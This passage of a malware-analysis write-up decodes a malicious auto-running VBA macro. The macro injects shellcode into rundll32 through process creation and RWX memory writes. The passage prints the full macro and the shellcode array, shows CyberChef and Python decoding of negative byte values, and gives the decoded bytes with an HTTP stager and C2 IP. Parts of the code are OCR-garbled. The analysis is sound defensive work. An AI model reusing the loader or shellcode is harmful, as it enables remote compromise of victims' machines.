#End If    myArray = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49, _
13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1, _
-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4, _
-117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1, _
-43,49,-1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-124,0,0,0,91,49,-55,81,81,106,3,81,81,104,91,-22,0,0,83,80,104,87,-119,-97, _
-58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86, _
104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1, _
-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1, _
-1,-1,47,71,100,97,80,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82, _
45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80, _
37,0,85,115,101,114,45,65,103,101,110,116,58,32,77,111,122,105,108,108,97,47,52,46,48,32,40,99,111,109,112,97,116,105,98,108,101,59,32,77, _
83,73,69,32,56,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84, _
66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67, _
67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33, _
36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83, _
84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64, _65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,
86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0, _
104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43, _
-123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,57,56,46,53,49,46,52,55,0,0,0,0,0)
    If Len(Environ(ProgramW6432)) > 0 Then
        sProc = Environ(windir)  \\SysWOW64\\rundll32.exe
    Else
        sProc = Environ(windir)  \\System32\\rundll32.exe
    End If    res = RunStuff(sNull, sProc, ByVal 0, ByVal 0, ByVal 1, ByVal 4, ByVal 0, sNull, sInfo, pInfo)

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), H1000, H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()    Auto_Open
End Sub
```

Blob of hex bytes, likely shellcode.
Rundll32.exe, likely an injection target.

At this point, we can probably assume that the bytes are shellcode. This is primarily due to the short length. Which is too short to be a standard pe/exe/dll file.


Before going forward, we can first remove the final remaining underscores.



```
Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongP
#Else
    Dim rwxpage As Long, res As Long
#End If
myArray = Array(-4,-24,-119,0,0,0,96,-11        ,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49, _
13,1,-57,-30,-16,82,87,-117,82,16,-117,        ,1,-45,-29,60,73,-117,52,-117,1, _
-42,49,-1,49,-64,-84,-63,-49,13,1,-57,5        12,75,-117,88,28,1,-45,-117,4, _
-117,1,-48,-119,68,36,36,91,91,97,89,90,        110,105,84,104,76,119,38,7,-1, _
-43,49,-1,87,87,87,87,87,104,58,86,121,        3,80,104,87,-119,-97, _
-58,-1,-43,-21,112,91,49,-46,82,104,0,2,        0,49,-1,87,87,106,-1,83,86, _
104,45,6,24,123,-1,-43,-123,-64,15,-124        3,-119,-63,104,69,33,94,49,-1, _
-43,49,-1,87,106,7,81,86,80,104,-73,87,        ,1,0,0,-24,-117,-1, _
-1,-1,47,71,100,97,80,0,53,79,33,80,37,        73,67,65,82, _
45,83,84,65,78,68,65,82,68,45,65,78,84,        ,79,33,80, _
37,0,85,115,101,114,45,65,103,101,110,11        ,116,105,98,108,101,59,32,77,
83,73,69,32,56,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84,
66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,
67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,
36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,
84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64, 65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,
86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0,
104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,
-123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,57,56,46,53,49,46,52,55,0,0,0,0,0)
    If Len(Environ(ProgramW6432)) > 0 Then
        sProc = Environ(windir)  \\SysWOW64\\rundll32.exe
    Else
        sProc = Environ(windir)  \\System32\\rundll32.exe
    End If    res = RunStuff(sNull, sProc, ByVal 0, ByVal 0, ByVal 1, ByVal 4, ByVal 0, sNu

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), H1000, H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0)
```

Replace
Find what: _
Replace with:
Search Mode: [✓ Regular expression]
Transparency: [✓] On losing focus

Once removed, the blob of hex bytes should look something like this. The blob is far too short to be a full pe file, but plenty of space to include shellcode.



```
Sub AutoOpen()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESSINFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
myArray = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,
13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1,
-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4,
-117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1,
-43,49,-1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-124,0,0,0,91,49,-55,81,81,106,3,81,81,104,91,-22,0,0,83,80,104,87,-119,-97,
-58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86,
104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1,
-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1,
-1,-1,47,71,100,97,80,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,
45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,
37,0,85,115,101,114,45,65,103,101,110,116,58,32,77,111,122,105,108,108,97,47,52,46,48,32,40,99,111,109,112,97,116,105,98,108,101,59,32,77,
83,73,69,32,56,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84,
66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,
67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,
36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,
84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64, 65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69
86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0,
104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,
-123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,57,56,46,53,49,46,52,55,0,0,0,0,0)
    If Len(Environ(ProgramW6432)) > 0 Then
        sProc = Environ(windir)  \\SysWOW64\\rundll32.exe
    Else
```

Now there is one trick here that slightly complicates things.

Fixing Negative Decimal Values Used to Represent Shellcode


That is, there are negative values present in the shellcode that will need to be fixed.

I am not 100% sure how negative values work in visual basic/.vbs. But in this case, it seems that the value of `-4` corresponds to `256 - 4`, which is `252`, which is `0xfc` , which is a common byte (cld flag) seen at the beginning of Shellcode.

Before analysing the possible shellcode, we will need to take all negative values and subtract them from `256`.

This can be done in CyberChef or Python, using either of the following examples.

CyberChef - This can be done by using a SubSection to extract negative values, subtracting them from the value 256. From here, all values can be decimal decoded.



Last build: 7 months ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output

Subsection — Section (regex): `-\d+` — [✓] Case sensitive matching — [✓] Global matching — [ ] Ignore errors

Find / Replace — Find: `-(\d+)` REGEX — Replace: `256 $1` — [✓] Global match — [ ] Case insensitive — [✓] Multiline matching — [ ] Dot matches all

Subtract — Delimiter: Space

Merge — [✓] Merge All

From Decimal — Delimiter: Comma — [ ] Support signed values

```
-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-
64,-84,60,97,124,2,44,32,-63,-49, 13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-
117,88,32,1,-45,-29,60,73,-117,52,-117,1, -42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-
117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4, -117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-
21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1, -43,49,-1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-
124,0,0,0,91,49,-55,81,81,106,3,81,81,104,91,-22,0,0,83,80,104,87,-119,-97, -58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-
124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86, 104,45,6,24,123,-1,-43,-123,-64,15,-
124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1, -43,49,-
1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1,
-1,-1,47,71,100,97,80,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,
45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,
37,0,85,115,101,114,45,65,103,101,110,116,58,32,77,111,122,105,108,108,97,47,52,46,48,32,40,99,111,109,112,97,116,105,98,108,101,59,32
,77,
83,73,69,32,56,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84,
66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,
67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,
36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,
84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64,
65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,
86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0,
104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,
```


2587   1   Raw Bytes   LF

```
üè•`•å1Òd•R0•R••R••r(·J&1ÿ1À¬<a|, ÁÏÇâðRW•R••B<Ð•@x•ÀtJÐP•H••X Óã<I•4•Ö1ÿ1À¬ÁÏÇ8àuô}ø;}$uâX•X$Óf••K•XÓ•••Ð•
D$$[[aYZQÿàX_Z••ë•]hnethwiniThLw&ÿÕ1ÿWWWWWh:Vy§ÿÕé•[1ÉQQjQQh[êSPhW••ÆÿÕëp[1ÒRh@•RRRSRPhëU.;ÿÕ•Æ•ÃP1ÿWWjÿSVh-{ÿÕ•À••Ã1ÿ•
öt•üè  hªÅâ]ÿÕ•ÁhE!^1ÿÕ1ÿWjQVPh·WàÿÕ¿/9Çt·1ÿé•éÉè•ÿÿÿ/GdaP5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
FILE!$H+H*5O!P%User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET4.0C)
5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*5O!hðµ¢VÿÕj@hh@WhX¤SåÿÕ•¹ÙQS•çWh SVh••âÿÕ•ÀtÆ•Ã
•ÀuåXÃè©ýÿÿ47.98.51.47
```

CyberChef - Using subsections to fix negative decimal values used to obfuscate shellcode.

Python - Similar to cyberchef, the array of decimal values can be iterated through, subtracting negative values from the number 256.


In the output, we can see cleartext strings as well as the initial Shellcode byte of `0xfc`.


decode.py - C:\Users\Lenny\Desktop\malware\cobalt_vbs\test2\decode.py (3....
File Edit Format Run Options Window Help
Decoding shellcode with python.
Python 3.7.9 Shell
File Edit Shell Debug Options Window Help
Ln: 5 Col: 0
Ln: 9 Col: 4

```python
encoded = [-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82
decoded = [0] * len(encoded)

for i in range(0,len(encoded)):

    if encoded[i] < 0:
        decoded[i] = 256 - abs(encoded[i])
    else:
        decoded[i] = encoded[i]


print(bytearray(decoded))
```


```
x00\x00\x00')
>>>
====== RESTART: C:\Users\Lenny\Desktop\malware\cobalt_vbs\test2\decode.py ======
bytearray(b'\xfc\xe8\x89\x00\x00\x00`\x89\xe51\xd2d\x8bR0\x8bR\x0c\x8bR\x14\x8br
(\x0f\xb7J&1\xff1\xc0\xac<a|\x02, \xc1\xcf\r\x01\xc7\xe2\xf0RW\x8bR\x10\x8bB<\x0
1\xd0\x8b@x\x85\xc0tJ\x01\xd0P\x8bH\x18\x8bX \x01\xd3\xe3<I\x8b4\x8b\x01\xd61\xf
f1\xc0\xac\xc1\xcf\r\x01\xc78\xe0u\xf4\x03}\xf8;}$u\xe2X\x8bX$\x01\xd3f\x8b\x0cK
\x8bX\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89D$$[[aYZQ\xff\xe0X_Z\x8b\x12\xeb\x86]hn
et\x00hwiniThLw&\x07\xff\xd51\xffWWWWWh:Vy\xa7\xff\xd5\xe9\x84\x00\x00\x00[1\xc9
QQj\x03QQh[\xea\x00\x00SPhW\x89\x9f\xc6\xff\xd5\xebp[1\xd2Rh\x00\x02@\x84RRRSRPh
\xebU.;\xff\xd5\x89\xc6\x83\xc3P1\xffWWj\xffSVh-\x06\x18{\xff\xd5\x85\xc0\x0f\x8
4\xc3\x01\x00\x001\xff\x85\xf6t\x04\x89\xf9\xeb\th\xaa\xc5\xe2]\xff\xd5\x89\xc1h
E!^1\xff\xd51\xffWj\x07QVPh\xb7W\xe0\x0b\xff\xd5\xbf\x00/\x00\x009\xc7t\xb71\xff
\xe9\x91\x01\x00\x00\xe9\xc9\x01\x00\x00\xe8\x8b\xff\xff\xff/GdaP\x005O!P%@AP[4\
\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x005O!P%\x00User-Agent
: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET4.
0C)\r\n\x005O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\
x005O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x005O!P%
@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x005O!\x00h\xf0\
xb5\xa2V\xff\xd5j@h\x00\x10\x00\x00h\x00\x00@\x00WhX\xa4S\xe5\xff\xd5\x93\xb9\x0
0\x00\x00\x00\x01\xd9QS\x89\xe7Wh\x00 \x00\x00SVh\x12\x96\x89\xe2\xff\xd5\x85\xc
0t\xc6\x8b\x07\x01\xc3\x85\xc0u\xe5X\xc3\xe8\xa9\xfd\xff\xff47.98.51.47\x00\x00\
x00\x00\x00')
>>>
```

Both outputs also reference a possible C2 address of `47.98.51[.]47`.



